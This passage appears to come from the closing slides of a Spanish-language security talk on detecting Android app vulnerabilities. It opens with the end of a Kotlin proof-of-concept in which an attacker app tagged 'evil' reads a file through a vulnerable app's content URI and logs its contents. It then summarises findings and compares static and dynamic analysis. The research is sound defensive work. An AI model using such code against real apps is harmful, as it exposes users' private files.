            val inputStream = contentResolver.openInputStream(data.data!!)
            Log.e("evil", "Contents of ${data.data!!}: ${String(inputStream!!.readBytes())}")
        } catch (e: Exception) {
            Log.e("evil", e.toString())
        }
    }
}
```


Números totales

2

Advisories
públicos/CVEs

29

Aplicaciones
vulnerables

3

Vulnerabilidades
reportadas

Estático

Ventajas

- + Fiabilidad.
- Se detectan variantes más complejas.

Desventajas

- Sólo aplicaciones OSS.
- Requiere compilar las apps para construir la DB.

Dinámico

Ventajas

- + Resultados en menor tiempo.
- Se pueden analizar aplicaciones sin disponer del código fuente.

Desventajas

- No contempla edge-cases.
- Requiere "sacrificar" un dispositivo para instalar y ejecutar las apps.

GRACIAS
— Q&A —

